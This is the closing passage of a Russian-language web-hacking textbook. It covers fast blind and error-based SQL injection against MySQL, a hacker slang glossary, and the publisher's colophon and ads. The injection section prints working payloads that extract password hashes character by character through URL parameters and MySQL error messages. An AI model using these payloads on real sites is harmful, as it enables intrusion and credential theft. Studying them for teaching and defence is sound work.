может затем выборочно извлечь любой фрагмент (известно, например, что в начале файла `/etc/passwd` обычно располагаются учетные записи системных пользователей, как правило, не представляющие интереса в плане подбора пароля).

Теперь, после этого вступления, я вкратце изложу общие принципы быстрой SQL-инъекции, более подробную информацию вы можете найти на элитных хакерских сайтах.

Использование функции find_in_set(substr, strlist)

В MySQL существует функция `find_in_set()`, используемая для поиска подстроки среди списка строк, разделенных запятыми. Функция возвращает номер той строки из списка, которая равна искомой подстроке. Если подстрока не найдена,

функция возвращает значение 0. Вот пример использования этой функции в консоли MySQL (мы ищем подстроку `'c'` в наборе `'a,b,c,d,e'`):

```
mysql> SELECT FIND_IN_SET('c','a,b,c,d,e');
-> 3
```

Стандартный md5-хэш содержит только символы из следующего набора:

```
'0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f'
```

То есть мы можем узнать номер символа следующим образом:

```
select find_in_set((substring((select password from users
  limit 1),1,1)),'0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f');
```

К примеру, для символа `'a'` номер равен 11. Теперь предположим, что на сайте есть новости с идентификаторами от 1 до 16, тогда наш запрос будет выглядеть так:

```
news.php?id=find_in_set(substring((select password from users
  limit 0,1),1,1),'0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f')
```

В зависимости от кода символа мы будем видеть новость с идентификатором, соответствующим символу хэша пароля.

Для практического использования метода хакеру необходимо действовать следующим образом.

1. Выделить ключевые слова на страницах с нужными идентификаторами (то есть слова, уникальные для этих страниц).
2. Отправить запросы с функцией `find_in_set()` для каждого символа из базы данных.
3. Выяснить по ключевому слову, страницу с каким идентификатором мы получили, и вывести на экран код символа.

Оценка количества необходимых запросов: 32+16 запросов на один md5-хэш.

Вместо функции `find_in_set()` можно использовать другие функции: `INSTR()`, `LOCATE()`, `ASCII()`, `ORD()`, причем функции `ASCII()` и `ORD()` предпочтительнее, поскольку поддерживаются не только в MySQL. А при помощи операций сложения и вычитания получившиеся коды можно «подогнать» под любые идентификаторы.

К достоинствам метода относятся:

- высокая скорость работы;
- метод не требует, чтобы на сайте был включен режим вывода сообщений об ошибках.

Недостатки метода:

- на реальном сайте идентификаторы могут быть распределены неравномерно, то есть скрипт придется настраивать под каждый сайт индивидуально;
- в зависимости от идентификаторов для большого количества символов в алфавите нужно большое количество уникальных страниц, которые не всегда доступны, иначе приходится передавать более одного запроса на символ.

Использование конструкции find_in_set() + more1row

Недостатки описанного ранее метода в основном сводятся к тому, что не на всех сайтах удается получить достаточное количество различных страниц в зависимости от значения одного параметра (например, идентификатора).

Представляемый в этом разделе метод первоначально описал хакер Elekt. Суть метода сводится к тому, чтобы заставить скрипт выводить сообщение о какой-либо ошибке в зависимости от SQL-запроса.

Наиболее часто используется запрос вида (предложен podkashey)

```
SELECT 1 UNION SELECT 2
```

Этот запрос возвращает ошибку

```
Subquery returns more than 1 row
```

ZaCo предлагает альтернативный вариант запроса:

```
"x" regexp concat("x{1,25", if(@@version<>5, "5}", "6}")) /*в случае else строка
выражения выйдет за максимальный предел квантификатора*/
```

Для всех версий MySql, исключая версию 5, этот запрос возвращает ошибку

```
#1139 – Got error 'invalid repetition count(s)' from regexp.
```

Хакеры нашли еще 9 ошибок, которые выводятся при неправильном значении regexp, итого в ответе от сервера мы можем получить 11 видов ошибок плюс одно состояние, когда ошибки нет.

В запросе SELECT 1 сообщения об ошибке нет.

А вот остальные запросы и соответствующие им сообщения об ошибках:

```
select if(1=1,(select 1 union select 2),2)
#1242 – Subquery returns more than 1 row
select 1 regexp if(1=1,"x{1,0}",2)
#1139 – Got error 'invalid repetition count(s)' from regexp
select 1 regexp if(1=1,"x{1,(",2)
#1139 – Got error 'braces not balanced' from regexp
select 1 regexp if(1=1,'[[:]]',2)
#1139 – Got error 'invalid character class' from regexp
select 1 regexp if(1=1,'[[',2)
#1139 – Got error 'brackets ([ ]) not balanced' from regexp
select 1 regexp if(1=1,'({1}',2)
#1139 – Got error 'repetition-operator operand invalid' from regexp
select 1 regexp if(1=1,'',2)
#1139 – Got error 'empty (sub)expression' from regexp
select 1 regexp if(1=1,'(',2)
#1139 – Got error 'parentheses not balanced' from regexp
select 1 regexp if(1=1,'[2-1]',2)
#1139 – Got error 'invalid character range' from regexp
select 1 regexp if(1=1,'[[.ch.]]',2)
#1139 – Got error 'invalid collating element' from regexp
select 1 regexp if(1=1,'\\',2)
#1139 – Got error 'trailing backslash (\)' from regexp
```

Теперь скомбинируем эти запросы с функцией `find_in_set()`. Если искомый символ есть во множестве подстрок, она вернет номер подстроки, если нет, вернет 0. Сформируем следующий запрос:

```
select * from users where id=-1 AND "x" regexp concat(
  "x{1,25", if(find_in_set(substring((select passwd from users
  where id=1),1,1),'a,b,c,d,e,f,1,2,3,4,5,6')>0, (
  select 1 union select 2), "6}"))
```

Если первый символ пароля находится во множестве `'a,b,c,d,e,f,1,2,3,4,5,6'`, то запрос вернет следующее:

```
#1242 – Subquery returns more than 1 row
```

В противном случае вернется

```
#1139 – Got error 'invalid repetition count(s)' from regexp
```

То есть при каждом запросе по коду ошибки можно узнать, к какой группе принадлежит символ. Символы хакер расставляет по группам так, чтобы минимизировать число обращений к серверу.

В случае md5-хэша известно, что могут присутствовать только символы из диапазона [`0-9`, `a-f`]. Также известно, что количество различных состояний равно 12 (11 ошибок плюс одно состояние, когда ошибки нет). Тогда получаем, к примеру:

```
[1]: '0','b','c','d','e','f'
[2]: '1'
[3]: '2'
[4]: '3'
[5]: '4'
[6]: '5'
[7]: '6'
[8]: '7'
[9]: '8'
[10]: '9'
[11]: 'a'
```

Символы распределены так, чтобы минимизировать количество запросов, так как на каждом запросе хакер узнает номер группы, в которой находится символ.

Если символ находится в группах со 2-й по 11-ю, то хакер узнает его значение с помощью одного запроса. Если символ принадлежит к группе 1, то следующим запросом хакер распределяет символы по группам по-другому и сразу узнает номер символа:

```
[1]: '0'
[2]: 'b'
[3]: 'c'
[4]: 'd'
[5]: 'e'
[6]: 'f'
```

Алгоритм работы с SQL выглядит довольно просто.

1. Символы алфавита оптимально распределяются по группам.
2. По возвращенному коду ответа выясняется, в какой группе находится символ из базы данных.
3. Если в этой группе только один символ, то он выводится на экран, если больше одного, символы из данной группы расставляются по состояниям, после чего возвращаемся к шагу 1.

Понятно, что вручную писать такие запросы совершенно нереально, к примеру, запрос для алфавита [a-z, A-Z, 0-9] и 11 состояний занимает почти полстраницы книжного текста.

Поэтому следует использовать сценарий, который автоматически генерирует запросы с вложенными условиями согласно описанному алгоритму, отправляет их и по ответу определяет, стоит ли еще отправлять запросы или символ уже найден.

По оценкам, данный метод использует приблизительно 42 запроса на md5-хэш.

Достоинства метода:

- высокая скорость работы;
- универсальность.

К недостаткам метода относится то, что он может работать только в случае, если на сайте включен режим вывода ошибок.

П10 Хакерский словарик

В среде русскоговорящих хакеров уже давно сложился свой жаргон. Большинство слов является транслитерацией англоязычных терминов, часто преобразованных по законам нашего языка. На основании анализа выпусков журнала «Хакер», других печатных изданий, публикаций в Интернете я составил маленький словарик хакерских терминов. Некоторые из приведенных терминов популярны не только у хакеров, но и у специалистов смежных областей (программистов, системных администраторов, пользователей компьютеров).

0-day эксплойт — новейший *эксплойт*, который еще не стал достоянием широкой публики.

0-байт — см. *нуль-байт*.

jtr — см. *джон*.

абенд (abend, или aborption end) — аварийное завершение программы.

аборт (abort) — аварийной прекращение (прерывание) программы.

абу́з (abuse) — жалоба на действия хакера.

абузоустойчивый хост — *хост*, администрация которого не обращает внимания на поступающие жалобы по поводу действий хакеров, имеющих *аккаунты* на данном хосте.

админ (admin) — администратор.

акк — см. *аккаунт*.

акка́унт (account) — учетная запись, то есть логин и пароль.

арбуз — см. *абуз*.

аська (ася, асечка) — программа ICQ (ай-си-кью), популярный интернет-пейджер.

блэкхат, **блэкхэт** (black hat) — хакер, нарушающий закон в корыстных целях.

бру́тить — подбирать пароли *брутфорсером*.

брутфо́рсер — программа для перебора паролей.

бсдя — операционная система FreeBSD (иногда BSD, NetBSD или OpenBSD).

вайтхат, **вайтхэт** (white hat) — хакер, не нарушающий закон, а помогающий устранять уязвимости, см. также *блэкхат* и *грейхат*.

винда — операционная система Windows.

винт — жесткий диск.

вирь (vire) — компьютерный вирус.

гидра — программа Hydra.

грейхат, **грейхэт** (gray hat, или grey hat) — хакер, ведущий себя то как *вайтхат*, то как *блэкхат*.

ддос (Distributed Denial of Service, DDoS) — распределенная атака типа отказа в обслуживании.

де́дик (от dedicated) — выделенный сервер.

джон — программа John The Ripper.

джоник — см. *джон*.

ди́ра — директория, каталог, папка.

дос (Denial of Service, DoS) — атака типа отказа в обслуживании.

дрова — драйверы.

жаба — язык Java (читается как «джава»).

жабаскри́п, **жабаскри́пт** — язык JavaScript.

заде́сить — вывести из строя компьютер путем DoS-атаки.

заю́зать (от use) — использовать.

инжектировать (inject) — «впрыскивать» код, см. *инъекция*.

инклу́д (include) — включение текста из другого файла в основную программу.

инклу́динг (including) — см. *инклуд*.

инклу́дить (include) — глагол от *инклуд*.

инъекция (injection) — «впрыскивание» кода, то есть включение кода, написанного хакером, в существующую программу.

ирка (IRC) — программа для чата.

ка́рдер — лицо, подделывающее кредитные карты.

ка́рдинг — использование чужих или поддельных кредитных карт.

кейборд(а) (keyboard) — клавиатура.

кейген (keygen) — генератор серийных номеров.

клава — клавиатура.

код (code) — программа или отдельные операторы, написанные на каком-либо языке программирования.

кодинг (coding) — программирование.

ко́дить — писать программу.

кора (core) — ядро операционной системы.

котёнок — программа netcat.

кряк (crack) — небольшая программа, взламывающая какую-либо платную программу.

кулха́цкер (cool hacker) — крутой хакер (часто с пренебрежительным оттенком).

ла́мер (lamer) — неопытный пользователь, жертва хакеров; либо невежественный в компьютерах человек, не желающий учиться.

линух (искаж.) — Linux.

лог (log) — журнал (файл регистрации событий системы или прикладной программы).

логва́йпер (log-wiper) — программа, очищающая логи (см. *лог*).

логин (login) — имя пользователя для входа в систему.

мазахака — ругательство «мазафака» применительно к хакерам.

маздай (от must die) — что-либо плохое, не рекомендуемое; либо MS Windows.

малварь (malware) — вредоносные программы.

ман — сокр. от *мануал*.

мануал (manual) — руководство (по чему-либо, например по языку программирования).

мастхэв (must have) — что-либо очень хорошее, рекомендуемое к использованию.

мелкомягкие, **мелкосов** или **мелкософт** — компания Майкрософт.

мирка (mIRC) — программа для чата.

моник — монитор.

мускул — СУБД MySQL.

мыло (mail) — электронная почта, e-mail.

мыльник — электронный почтовый ящик.

намылить — написать электронное письмо.

неткат — программа netcat (nc).

ник (nick, nickname) — кличка либо *логин*.

никсы — Unix-подобная операционная система.

нулл (null) — пустое значение, например, в базе данных.

нуль-байт (null-byte, 0-byte) — нулевой байт.

нюк (nuke) — хакерская программа, вызывающая сбой компьютера жертвы.

нюкалка — см. *нюк*.

опсос — *оп*ератор *со*товой *с*вязи.

ось (OS) — операционная система, ОС.

паблик сплойт (public sploit) — публичный *эксплойт*, то есть эксплойт, находящийся в открытом доступе в Интернете, в противоположность *0-day sploit*.

пасс (pass, сокращение от password) — пароль.

питон, **питончик** — язык Python либо интерпретатор языка Python.

полуось — операционная система OS/2 от фирмы IBM (уже прекратившая свое существование).

поруто́ть тачку (от to root) — получить права привилегированного пользователя на компьютере.

поюзанный (от use) — бывший в употреблении.

поюзать (от use) — использовать, попользоваться.

пров — провайдер — фирма, предоставляющая интернет-услуги.

пхп — язык PHP либо интерпретатор языка PHP.

рут (root) — суперпользователь в *nix-системах.

рутовый — относящийся к суперпользователю root.

рутшелл — рутовый шелл.

саноска, **санось** — операционная система SunOS.

сбрутить пасс — найти пароль с помощью *брутфорсера*.

секьюрный, **секурный** (secure) — безопасный.

сервак — сервер.

сервант — см. *сервак*.

синжер — социальный инженер — лицо, использующее методы социальной инженерии.

сисадми́н — системный администратор.

скриптосос — см. *скриптокидди*.

скрипткиддди (script-kiddie) — неодобрительное название хакеров-новичков, которые, не вникая в суть, стремятся использовать чужие *эксплойты*.

скрипткиддис — см. *скрипткидди*.

скуль, **скуэль** — язык SQL.

снифер, **сниффер** (sniffer) — программа, перехватывающая что-либо (пакеты, cookie).

соляра, **солярка** — операционная система Solaris.

софт (soft) — программы, программное обеспечение.

софтина — программа.

спионерить — украсть.

сплоит, **сплойт** (sploit) — краткая форма слова *эксплойт*.

тачка — компьютер.

телевизор — *устар*. монитор.

тётя Ася — программа ICQ (см. *аська*).

типсы (tips) — указания, советы.

триксы (tricks) — трюки (в хакинге или программировании).

трой — см. *троян*.

троян — троянская программа.

троянец — *устар*., см. *троян*.

тукс — операционная система Linux (пингвин Тукс — ее символ).

уи́н (user identification number, UIN) — номер ICQ.

ути́ла — утилита, служебная программа.

фа́ки — часто задаваемые вопросы (Frequently Asked Questions, FAQ) либо ругательства.

фишинг (phishing) — обман пользователей с кражей конфиденциальных данных.

флуд, **флад** (flood) — поток бессмысленных или повторяющихся сообщений.

фря — операционная система FreeBSD.

фряха — см. *фря*.

хак (hack) — взлом либо улучшение в программе.

ха́кинг (hacking) — процесс взлома, искусство взлома либо усовершенствование чего-либо.

ха́цкер — хакер.

ха́цкинг — см. *хакинг*.

хост (host) — компьютер в Интернете, сервер, на котором размещены сайты.

хостинг — услуги по размещению сайтов.

хэккер — хакер.

червяга — см. *червяк*.

червяк — интернет-червь (Internet worm), самораспространяющаяся программа.

шелл (shell) — командная оболочка либо доступ к командной строке.

шестизнаки — шестизначные номера ICQ, часто служат предметом угона хакерами.

эксплóйт (exploit) — хакерская программа, эксплуатирующая ту или иную уязвимость.

ю́зать (от use) — использовать, см. также *заюзать*, *поюзать*, *поюзанный*.

ю́зверь — см. *юзер*.

ю́зер (user) — пользователь.

юин — см. *уин*.

Юрий Владиленович Жуков

Основы веб-хакинга: нападение и защита (+DVD)

Заведующий редакцией	*А. Кривцов*
Руководитель проекта	*А. Кривцов*
Ведущий редактор	*Ю. Сергиенко*
Литературный редактор	*А. Жданов*
Художественный редактор	*Л. Адуевская*
Корректоры	*Н. Першакова, И. Тимофеева*
Верстка	*Л. Харитонов*

Подписано в печать 23.11.10. Формат 70x100/16. Усл. п. л. 14,19. Тираж 1500. Заказ 0000.
ООО «Лидер», 194044, Санкт-Петербург, Б. Сампсониевский пр., 29а.
Отпечатано по технологии CtP в ОАО «Печатный двор» им. А. М. Горького.
197110, Санкт-Петербург, Чкаловский пр., 15.

ПРЕДСТАВИТЕЛЬСТВА ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР»
предлагают эксклюзивный ассортимент компьютерной, медицинской, психологической, экономической и популярной литературы

РОССИЯ

Санкт-Петербург м. «Выборгская», Б. Сампсониевский пр., д. 29а
тел./факс: (812) 703-73-73, 703-73-72; e-mail: sales@piter.com

Москва м. «Электрозаводская», Семеновская наб., д. 2/1, корп. 1, 6-й этаж
тел./факс: (495) 234-38-15, 974-34-50; e-mail: sales@msk.piter.com

Воронеж Ленинский пр., д. 169; тел./факс: (4732) 39-61-70
e-mail: piterctr@comch.ru

Екатеринбург ул. Бебеля, д. 11а; тел./факс: (343) 378-98-41, 378-98-42
e-mail: office@ekat.piter.com

Нижний Новгород ул. Совхозная, д. 13; тел.: (8312) 41-27-31
e-mail: office@nnov.piter.com

Новосибирск ул. Станционная, д. 36; тел.: (383) 363-01-14
факс: (383) 350-19-79; e-mail: sib@nsk.piter.com

Ростов-на-Дону ул. Ульяновская, д. 26; тел.: (863) 269-91-22, 269-91-30
e-mail: piter-ug@rostov.piter.com

Самара ул. Молодогвардейская, д. 33а; офис 223; тел.: (846) 277-89-79
e-mail: pitvolga@samtel.ru

УКРАИНА

Харьков ул. Суздальские ряды, д. 12, офис 10; тел.: (1038057) 751-10-02
758-41-45; факс: (1038057) 712-27-05; e-mail: piter@kharkov.piter.com

Киев Московский пр., д. 6, корп. 1, офис 33; тел.: (1038044) 490-35-69
факс: (1038044) 490-35-68; e-mail: office@kiev.piter.com

БЕЛАРУСЬ

Минск ул. Притыцкого, д. 34, офис 2; тел./факс: (1037517) 201-48-79, 201-48-81
e-mail: gv@minsk.piter.com

Ищем зарубежных партнеров или посредников, имеющих выход на зарубежный рынок.
Телефон для связи: **(812) 703-73-73**. **E-mail:** fuganov@piter.com

---

Издательский дом «Питер» приглашает к сотрудничеству авторов. Обращайтесь по телефонам: **Санкт-Петербург** – **(812) 703-73-72**, **Москва** – **(495) 974-34-50**

Заказ книг для вузов и библиотек по тел.: (812) 703-73-73.
Специальное предложение – e-mail: kozin@piter.com

Заказ книг по почте: на сайте **www.piter.com**; по тел.: (812) 703-73-74
по ICQ 413763617

УВАЖАЕМЫЕ ГОСПОДА!
КНИГИ ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР»
ВЫ МОЖЕТЕ ПРИОБРЕСТИ
ОПТОМ И В РОЗНИЦУ У НАШИХ
РЕГИОНАЛЬНЫХ ПАРТНЕРОВ.

ДАЛЬНИЙ ВОСТОК

Владивосток
«Приморский торговый дом книги»
тел./факс: (4232) 23-82-12
e-mail: bookbase@mail.primorye.ru

Хабаровск, «Деловая книга», ул. Путевая, д. 1а
тел.: (4212) 36-06-65, 33-95-31
e-mail: dkniga@mail.kht.ru

Хабаровск, «Книжный мир»
тел.: (4212) 32-85-51, факс: (4212) 32-82-50
e-mail: postmaster@worldbooks.kht.ru

Хабаровск, «Мирс»
тел.: (4212) 39-49-60
e-mail: zakaz@booksmirs.ru

ЕВРОПЕЙСКИЕ РЕГИОНЫ РОССИИ

Архангельск, «Дом книги», пл. Ленина, д. 3
тел.: (8182) 65-41-34, 65-38-79
e-mail: marketing@avfkniga.ru

Воронеж, «Амиталь», пл. Ленина, д. 4
тел.: (4732) 26-77-77
http://www.amital.ru

Калининград, «Вестер»,
сеть магазинов «Книги и книжечки»
тел./факс: (4012) 21-56-28, 6 5-65-68
e-mail: nshibkova@vester.ru
http://www.vester.ru

Самара, «Чакона», ТЦ «Фрегат»
Московское шоссе, д.15
тел.: (846) 331-22-33
e-mail: chaconne@chaccone.ru

Саратов, «Читающий Саратов»
пр. Революции, д. 58
тел.: (4732) 51-28-93, 47-00-81
e-mail: manager@kmsvrn.ru

СЕВЕРНЫЙ КАВКАЗ

Ессентуки, «Россы», ул. Октябрьская, 424
тел./факс: (87934) 6-93-09
e-mail: rossy@kmw.ru

СИБИРЬ

Иркутск, «ПродаЛитЪ»
тел.: (3952) 20-09-17, 24-17-77
e-mail: prodalit@irk.ru
http://www.prodalit.irk.ru

Иркутск, «Светлана»
тел./факс: (3952) 25-25-90
e-mail: kkcbooks@bk.ru
http://www.kkcbooks.ru

Красноярск, «Книжный мир»
пр. Мира, д. 86
тел./факс: (3912) 27-39-71
e-mail: book-world@public.krasnet.ru

Новосибирск, «Топ-книга»
тел.: (383) 336-10-26
факс: (383) 336-10-27
e-mail: office@top-kniga.ru
http://www.top-kniga.ru

ТАТАРСТАН

Казань, «Таис»,
сеть магазинов «Дом книги»
тел.: (843) 272-34-55
e-mail: tais@bancorp.ru

УРАЛ

Екатеринбург, ООО «Дом книги»
ул. Антона Валека, д. 12
тел./факс: (343) 358-18-98, 358-14-84
e-mail: domknigi@k66.ru

Екатеринбург, ТЦ «Люмна»
ул. Студенческая, д. 1в
тел./факс: (343) 228-10-70
e-mail: igm@lumna.ru
http://www.lumna.ru

Челябинск, ООО «ИнтерСервис ЛТД»
ул. Артиллерийская, д. 124
тел.: (351) 247-74-03, 247-74-09,
247-74-16
e-mail: zakup@intser.ru
http://www.fkniga.ru, www.intser.ru

ВАМ НРАВЯТСЯ НАШИ КНИГИ? ЗАРАБАТЫВАЙТЕ ВМЕСТЕ С НАМИ!

У Вас есть свой сайт?
Вы ведете блог?
Регулярно общаетесь на форумах? Интересуетесь литературой, любите рекомендовать хорошие книги и хотели бы стать нашим партнером?
ЭТО ВПОЛНЕ РЕАЛЬНО!

СТАНЬТЕ УЧАСТНИКОМ ПАРТНЕРСКОЙ ПРОГРАММЫ ИЗДАТЕЛЬСТВА «ПИТЕР»!

Зарегистрируйтесь на нашем сайте в качестве партнера по адресу ***www.piter.com/ePartners***

Получите свой персональный уникальный номер партнера

Выбирайте книги на сайте ***www.piter.com,*** *размещайте информацию о них на своем сайте, в блоге или на форуме и добавляйте в текст ссылки на эти книги (на сайт* ***www.piter.com****)*

ВНИМАНИЕ! *В каждую ссылку необходимо добавить свой персональный уникальный номер партнера.*

С этого момента получайте 10% от стоимости каждой покупки, которую совершит клиент, придя в интернет-магазин «Питер» по ссылке с Вашим партнерским номером. А если покупатель приобрел не только эту книгу, но и другие издания, Вы получаете дополнительно по 5% от стоимости каждой книги.

Деньги с виртуального счета Вы можете потратить на покупку книг в интернет-магазине издательства «Питер», а также, если сумма будет больше 500 рублей, перевести их на кошелек в системе Яндекс.Деньги или Web.Money.

Пример партнерской ссылки:
http://www.piter.com/book.phtml?978538800282 – обычная ссылка
http://www.piter.com/book.phtml?978538800282**&refer=0000** – партнерская ссылка, где 0000 – это ваш уникальный партнерский номер

Подробно о Партнерской программе ИД «Питер» читайте на сайте WWW.PITER.COM

ИЗДАТЕЛЬСКИЙ ДОМ ПИТЕР®
WWW.PITER.COM

КНИГА-ПОЧТОЙ

ЗАКАЗАТЬ КНИГИ ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР» МОЖНО ЛЮБЫМ УДОБНЫМ ДЛЯ ВАС СПОСОБОМ:

- на нашем сайте: **www.piter.com**
- по электронной почте: **postbook@piter.com**
- по телефону: **(812) 703-73-74**
- по почте: **197198, Санкт-Петербург, а/я 127, ООО «Питер Мейл»**
- по ICQ: **413763617**

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ОПЛАТЫ:

- Наложенным платежом с оплатой при получении в ближайшем почтовом отделении.
- С помощью банковской карты. Во время заказа Вы будете перенаправлены на защищенный сервер нашего оператора, где сможете ввести свои данные для оплаты.
- Электронными деньгами. Мы принимаем к оплате все виды электронных денег: от традиционных Яндекс.Деньги и Web-money до USD E-Gold, MoneyMail, INOCard, RBK Money (RuPay), USD Bets, Mobile Wallet и др.
- В любом банке, распечатав квитанцию, которая формируется автоматически после совершения Вами заказа.

Все посылки отправляются через «Почту России». Отработанная система позволяет нам организовывать доставку Ваших покупок максимально быстро. Дату отправления Вашей покупки и предполагаемую дату доставки Вам сообщат по e-mail.

ПРИ ОФОРМЛЕНИИ ЗАКАЗА УКАЖИТЕ:

- фамилию, имя, отчество, телефон, факс, e-mail;
- почтовый индекс, регион, район, населенный пункт, улицу, дом, корпус, квартиру;
- название книги, автора, количество заказываемых экземпляров.

ИЗДАТЕЛЬСКИЙ ДОМ ПИТЕР®
WWW.PITER.COM